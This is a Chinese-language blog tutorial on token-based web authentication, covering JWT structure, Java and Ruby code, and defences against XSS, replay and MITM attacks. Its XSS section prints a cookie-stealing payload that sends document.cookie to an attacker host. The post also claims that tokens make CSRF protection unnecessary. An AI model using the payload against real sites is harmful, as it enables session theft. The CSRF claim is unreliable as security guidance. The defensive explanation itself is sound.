基于Token的WEB后台认证机制

几种常用的认证机制

HTTP Basic Auth

HTTP Basic Auth简单点说明就是每次请求API时都提供用户的username和password，简言之，Basic Auth是配合RESTful API 使用的最简单的认证方式，只需提供用户名密码即可，但由于有把用户名密码暴露给第三方客户端的风险，在生产环境下被使用的越来越少。因此，在开发对外开放的RESTful API时，尽量避免采用HTTP Basic Auth

OAuth

OAuth（开放授权）是一个开放的授权标准，允许用户让第三方应用访问该用户在某一web服务上存储的私密的资源（如照片，视频，联系人列表），而无需将用户名和密码提供给第三方应用。

OAuth允许用户提供一个令牌，而不是用户名和密码来访问他们存放在特定服务提供者的数据。每一个令牌授权一个特定的第三方系统（例如，视频编辑网站)在特定的时段（例如，接下来的2小时内）内访问特定的资源（例如仅仅是某一相册中的视频）。这样，OAuth让用户可以授权第三方网站访问他们存储在另外服务提供者的某些特定信息，而非所有内容


下面是OAuth2.0的流程：

这种基于OAuth的认证机制适用于个人消费者类的互联网产品，如社交类APP等应用，但是不太适合拥有自有认证权限管理的企业应用；

Cookie Auth

Cookie认证机制就是为一次请求认证在服务端创建一个Session对象，同时在客户端的浏览器端创建了一个Cookie对象；通过客户端带上来Cookie对象来与服务器端的session对象匹配来实现状态管理的。默认的，当我们关闭浏览器的时候，cookie会被删除。但可以通过修改cookie 的expire time使cookie在一定时间内有效；

Token Auth



Token Auth的优点

Token机制相对于Cookie机制又有什么好处呢？

- **支持跨域访问**: Cookie是不允许垮域访问的，这一点对Token机制是不存在的，前提是传输的用户认证信息通过HTTP头传输.
- **无状态(也称：服务端可扩展行)**:Token机制在服务端不需要存储session信息，因为Token 自身包含了所有登录用户的信息，只需要在客户端的cookie或本地介质存储状态信息.
- **更适用CDN**: 可以通过内容分发网络请求你服务端的所有资料（如：javascript，HTML,图片等），而你的服务端只要提供API即可.
- **去耦**: 不需要绑定到一个特定的身份验证方案。Token可以在任何地方生成，只要在你的API被调用的时候，你可以进行Token生成调用即可.
- **更适用于移动应用**: 当你的客户端是一个原生平台（iOS, Android，Windows 8等）时，Cookie是不被支持的（你需要通过Cookie容器进行处理），这时采用Token认证机制就会简单得多。
- **CSRF**:因为不再依赖于Cookie，所以你就不需要考虑对CSRF（跨站请求伪造）的防范。
- **性能**: 一次网络往返时间（通过数据库查询session信息）总比做一次HMACSHA256计算 的Token验证和解析要费时得多.
- **不需要为登录页面做特殊处理**: 如果你使用Protractor 做功能测试的时候，不再需要为登录页面做特殊处理.
- **基于标准化**:你的API可以采用标准化的 JSON Web Token (JWT). 这个标准已经存在多个后端库（.NET, Ruby, Java,Python, PHP）和多家公司的支持（如：Firebase,Google, Microsoft）.

基于JWT的Token认证机制实现

JSON Web Token（JWT）是一个非常轻巧的规范。这个规范允许我们使用JWT在用户和服务器之间传递安全可靠的信息。其

JWT的组成

一个JWT实际上就是一个字符串，它由三部分组成，头部、载荷与签名。

载荷（Payload）

```
{ "iss": "Online JWT Builder",
  "iat": 1416797419,
  "exp": 1448333419,
  "aud": "www.example.com",
  "sub": "jrocket@example.com",
  "GivenName": "Johnny",
  "Surname": "Rocket",
  "Email": "jrocket@example.com",
  "Role": [ "Manager", "Project Administrator" ]
}
```

- iss: 该JWT的签发者，是否使用是可选的；
- sub: 该JWT所面向的用户，是否使用是可选的；
- aud: 接收该JWT的一方，是否使用是可选的；
- exp(expires): 什么时候过期，这里是一个Unix时间戳，是否使用是可选的；
- iat(issued at): 在什么时候签发的(UNIX时间)，是否使用是可选的；
  其他还有：
- nbf (Not Before)：如果当前时间在nbf里的时间之前，则Token不被接受；一般都会留一些余地，比如几分钟；，是否使用是可选的；

将上面的JSON对象进行[base64编码]可以得到下面的字符串。这个字符串我们将它称作JWT的Payload（载荷）。

```
eyJpc3MiOiJKb2huIFd1IEpXVCIsImlhdCI6MTQ0MTU5MzUwMiwiZXhwIjoxNDQxNTk0NzIyLCJhdWQiOiJ3d3cuZXhhbXBsZS5jb20iLCJzdWIiOiJqcm9ja2V0QGV4YW1wbGUuY29tIiwiZnJvbV91c2VyIjoiQiIsInRhcmdldF91c2VyIjoiQSJ9
```

小知识：Base64是一种基于64个可打印字符来表示二进制数据的表示方法。由于2的6次方等于64，所以每6个比特为一个单元，对应某个可打印字符。三个字节有24个比特，对应于4个Base64单元，即3个字节需要用4个可打印字符来表示。JDK 中提供了非常方便的 **BASE64Encoder** 和 **BASE64Decoder**，用它们可以非常方便的完成基于 BASE64 的编码和解码

头部（Header）

JWT还需要一个头部，头部用于描述关于该JWT的最基本的信息，例如其类型以及签名所用的算法等。这也可以被表示成一个JSON对象。

```
{
"typ": "JWT",
"alg": "HS256"
}
```

在头部指明了签名算法是HS256算法。
当然头部也要进行BASE64编码，编码后的字符串如下：

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
```

签名（Signature）
将上面的两个编码后的字符串都用句号.连接在一起（头部在前），就形成了:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcm9tX3VzZXIiOiJCIiwidGFyZ2V0X3VzZXIiOiJBIn0
```

最后，我们将上面拼接完的字符串用HS256算法进行加密。在加密的时候，我们还需要提供一个密钥（secret）。如果我们用mystar作为密钥的话，那么就可以得到我们加密后的内容:

```
rSWamyAYwuHCo7IFAgd1oRpSP7nzL7BF5t7ItqpKViM
```

最后将这一部分签名也拼接在被签名的字符串后面，我们就得到了完整的JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcm9tX3VzZXIiOiJCIiwidGFyZ2V0X3VzZXIiOiJBIn0.rSWamyAYwuHCo
7IFAgd1oRpSP7nzL7BF5t7ItqpKViM
```

在我们的请求URL中会带上这串JWT字符串：

```
https://your.awesome-app.com/make-friend/?
jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcm9tX3VzZXIiOiJCIiwidGFyZ2V0X3VzZXIiOiJBIn0.rSWamyAYw
uHCo7IFAgd1oRpSP7nzL7BF5t7ItqpKViM
```


认证过程

下面我们从一个实例来看如何运用JWT机制实现认证：

登录

- 第一次认证：第一次登录，用户从浏览器输入用户名/密码，提交后到服务器的登录处理的Action层（Login Action）；
- Login Action调用认证服务进行用户名密码认证，如果认证通过，Login Action层调用用户信息服务获取用户信息（包括完整的用户信息及对应权限信息）；
- 返回用户信息后，Login Action从配置文件中获取Token签名生成的秘钥信息，进行Token的生成；
- 生成Token的过程中可以调用第三方的JWT Lib生成签名后的JWT数据；
- 完成JWT数据签名后，将其设置到COOKIE对象中，并重定向到首页，完成登录过程；


登录过程



请求认证

基于Token的认证机制会在每一次请求中都带上完成签名的Token信息，这个Token信息可能在COOKIE中，也可能在HTTP的Authorization头中；

请求认证



- 客户端（APP客户端或浏览器）通过GET或POST请求访问资源（页面或调用API）；
- 认证服务作为一个Middleware HOOK 对请求进行拦截，首先在cookie中查找Token信息，如果没有找到，则在HTTP Authorization Head中查找；
- 如果找到Token信息，则根据配置文件中的签名加密秘钥，调用JWT Lib对Token信息进行解密和解码；
- 完成解码并验证签名通过后，对Token中的exp、nbf、aud等信息进行验证；
- 全部通过后，根据获取的用户的角色权限信息，进行对请求的资源的权限逻辑判断；

- 如果权限逻辑判断通过则通过Response对象返回；否则则返回HTTP 401；

对Token认证的五点认识

对Token认证机制有5点直接注意的地方：

- 一个Token就是一些信息的集合；
- 在Token中包含足够多的信息，以便在后续请求中减少查询数据库的几率；
- 服务端需要对cookie和HTTP Authrorization Header进行Token信息的检查；
- 基于上一点，你可以用一套token认证代码来面对浏览器类客户端和非浏览器类客户端；
- 因为token是被签名的，所以我们可以认为一个可以解码认证通过的token是由我们系统发放的，其中带的信息是合法有效的；

JWT的JAVA实现

Java中对JWT的支持可以考虑使用JJWT开源库；JJWT实现了JWT, JWS, JWE 和 JWA RFC规范；下面将简单举例说明其使用：

生成Token码

```
import javax.crypto.spec.SecretKeySpec;
import javax.xml.bind.DatatypeConverter;
import java.security.Key;
import io.jsonwebtoken.*;
import java.util.Date;

//Sample method to construct a JWT

private String createJWT(String id, String issuer, String subject, long ttlMillis) {

//The JWT signature algorithm we will be using to sign the token
SignatureAlgorithm signatureAlgorithm = SignatureAlgorithm.HS256;

long nowMillis = System.currentTimeMillis();
Date now = new Date(nowMillis);

//We will sign our JWT with our ApiKey secret
byte[] apiKeySecretBytes = DatatypeConverter.parseBase64Binary(apiKey.getSecret());
Key signingKey = new SecretKeySpec(apiKeySecretBytes, signatureAlgorithm.getJcaName());

  //Let's set the JWT Claims
JwtBuilder builder = Jwts.builder().setId(id)
                                .setIssuedAt(now)
                                .setSubject(subject)
                                .setIssuer(issuer)
                                .signWith(signatureAlgorithm, signingKey);

//if it has been specified, let's add the expiration
if (ttlMillis >= 0) {
    long expMillis = nowMillis + ttlMillis;
    Date exp = new Date(expMillis);
    builder.setExpiration(exp);
}
```

```
//Builds the JWT and serializes it to a compact, URL-safe string
return builder.compact();
}
```

解码和验证Token码

```
import javax.xml.bind.DatatypeConverter;
import io.jsonwebtoken.Jwts;
import io.jsonwebtoken.Claims;

//Sample method to validate and read the JWT
private void parseJWT(String jwt) {
//This line will throw an exception if it is not a signed JWS (as expected)
Claims claims = Jwts.parser()
   .setSigningKey(DatatypeConverter.parseBase64Binary(apiKey.getSecret()))
   .parseClaimsJws(jwt).getBody();
System.out.println("ID: " + claims.getId());
System.out.println("Subject: " + claims.getSubject());
System.out.println("Issuer: " + claims.getIssuer());
System.out.println("Expiration: " + claims.getExpiration());
}
```

基于JWT的Token认证的安全问题

确保验证过程的安全性

如何保证用户名/密码验证过程的安全性；因为在验证过程中，需要用户输入用户名和密码，在这一过程中，用户名、密码等敏感信息需要在网络中传输。因此，在这个过程中建议采用HTTPS，通过SSL加密传输，以确保通道的安全性。

如何防范XSS Attacks

浏览器可以做很多事情，这也给浏览器端的安全带来很多隐患，最常见的如：XSS攻击：跨站脚本攻击(Cross Site Scripting)；如果有个页面的输入框中允许输入任何信息，且没有做防范措施，如果我们输入下面这段代码：

```
<img src="x" /> a.src='https://hackmeplz.com/yourCookies.png/?cookies='
+document.cookie;return a}())"
```

这段代码会盗取你域中的所有cookie信息，并发送到 hackmeplz.com；那么我们如何来防范这种攻击呢？

- **XSS攻击代码过滤**
  移除任何会导致浏览器做非预期执行的代码，这个可以采用一些库来实现（如：js下的js-xss，JAVA下的XSS HTMLFilter，PHP下的TWIG）；如果你是将用户提交的字符串存储到数据库的话（也针对SQL注入攻击），你需要在前端和服务端分别做过滤；

- **采用HTTP-Only Cookies**
  通过设置Cookie的参数： HttpOnly; Secure 来防止通过JavaScript 来访问Cookie；
  如何在Java中设置cookie是HttpOnly呢？
  Servlet 2.5 API 不支持 cookie设置HttpOnly
  http://docs.oracle.com/cd/E17802_01/products/products/servlet/2.5/docs/servlet-2_5-mr2/
  建议升级Tomcat7.0，它已经实现了Servlet3.0
  http://tomcat.apache.org/tomcat-7.0-doc/servletapi/javax/servlet/http/Cookie.html
  或者通过这样来设置：

```
//设置cookie
response.addHeader("Set-Cookie", "uid=112; Path=/; HttpOnly");

//设置多个cookie
response.addHeader("Set-Cookie", "uid=112; Path=/; HttpOnly");
response.addHeader("Set-Cookie", "timeout=30; Path=/test; HttpOnly");

//设置https的cookie
response.addHeader("Set-Cookie", "uid=112; Path=/; Secure; HttpOnly");
```

在实际使用中，我们可以使FireCookie查看我们设置的Cookie 是否是HttpOnly；

如何防范Replay Attacks

所谓重放攻击就是攻击者发送一个目的主机已接收过的包，来达到欺骗系统的目的，主要用于身份认证过程。比如在浏览器端通过用户名/密码验证获得签名的Token被木马窃取。即使用户登出了系统，黑客还是可以利用窃取的Token模拟正常请求，而服务器端对此完全不知道，以为JWT机制是无状态的。
针对这种情况，有几种常用做法可以用作参考：
1、时间戳 +共享秘钥
这种方案，客户端和服务端都需要知道：

- User ID
- 共享秘钥

客户端

```
auth_header = JWT.encode({
  user_id: 123,
  iat: Time.now.to_i,       # 指定token发布时间
  exp: Time.now.to_i + 2    # 指定token过期时间为2秒后，2秒时间足够一次HTTP请求，同时在一定程度确保上一次token过期，减少replay attack的概率；
}, "<my shared secret>")
RestClient.get("http://api.example.com/", authorization: auth_header)
```

服务端

```
class ApiController < ActionController::Base
  attr_reader :current_user
  before_action :set_current_user_from_jwt_token

  def set_current_user_from_jwt_token
    # Step 1:解码JWT，并获取User ID，这个时候不对Token签名进行检查
    # the signature. Note JWT tokens are *not* encrypted, but signed.
    payload = JWT.decode(request.authorization, nil, false)

    # Step 2: 检查该用户是否存在于数据库
    @current_user = User.find(payload['user_id'])

    # Step 3: 检查Token签名是否正确.
    JWT.decode(request.authorization, current_user.api_secret)

    # Step 4: 检查 "iat" 和"exp" 以确保这个Token是在2秒内创建的.
    now = Time.now.to_i
    if payload['iat'] > now || payload['exp'] < now
      # 如果过期则返回401
```

```
    end
  rescue JWT::DecodeError
    # 返回 401
  end
end
```

2、时间戳 +共享秘钥+黑名单 （ 类似Zendesk的做法 ）

客户端

```
auth_header = JWT.encode({
  user_id: 123,
  jti: rand(2 << 64).to_s,  # 通过jti确保一个token只使用一次，防止replace attack
  iat: Time.now.to_i,       # 指定token发布时间.
  exp: Time.now.to_i + 2    # 指定token过期时间为2秒后
}, "<my shared secret>")
RestClient.get("http://api.example.com/", authorization: auth_header)
```

服务端

```
def set_current_user_from_jwt_token
  # 前面的步骤参考上面
  payload = JWT.decode(request.authorization, nil, false)
  @current_user = User.find(payload['user_id'])
  JWT.decode(request.authorization, current_user.api_secret)
  now = Time.now.to_i
  if payload['iat'] > now || payload['exp'] < now
    # 返回401
  end

  # 下面将检查确保这个JWT之前没有被使用过
  # 使用Redis的原子操作

  # The redis 的键: <user id>:<one-time use token>
  key = "#{payload['user_id']}:#{payload['jti']}"

  # 看键值是否在redis中已经存在. 如果不存在则返回nil. 如果存在则返回“1”. .
  if redis.getset(key, "1")
    # 返回401
    #
  end

  # 进行键值过期检查
  redis.expireat(key, payload['exp'] + 2)
end
```

如何防范MITM （ Man-In-The-Middle ）Attacks

所谓MITM攻击，就是在客户端和服务器端的交互过程被监听，比如像可以上网的咖啡馆的WIFI被监听或者被黑的代理服务器等；
针对这类攻击的办法使用HTTPS，包括针对分布式应用，在服务间传输像cookie这类敏感信息时也采用HTTPS；所以云计算在本质上是不安全的。

参考目录：
https://stormpath.com/blog/build-secure-user-interfaces-using-jwts
https://auth0.com/blog/2014/01/27/ten-things-you-should-know-about-tokens-and-cookies/
https://www.quora.com/Is-JWT-JSON-Web-Token-insecure-by-design

https://github.com/auth0/node-jsonwebtoken/issues/36
http://christhorntonsf.com/secure-your-apis-with-jwt/

分类: Web

红心李
关注 - 4
粉丝 - 167
+加关注

« 上一篇：MySQL主键设计

posted @ 2016-06-22 15:25 红心李 阅读(180202) 评论(37) 编辑 收藏

101 0

» 更多知识库文章...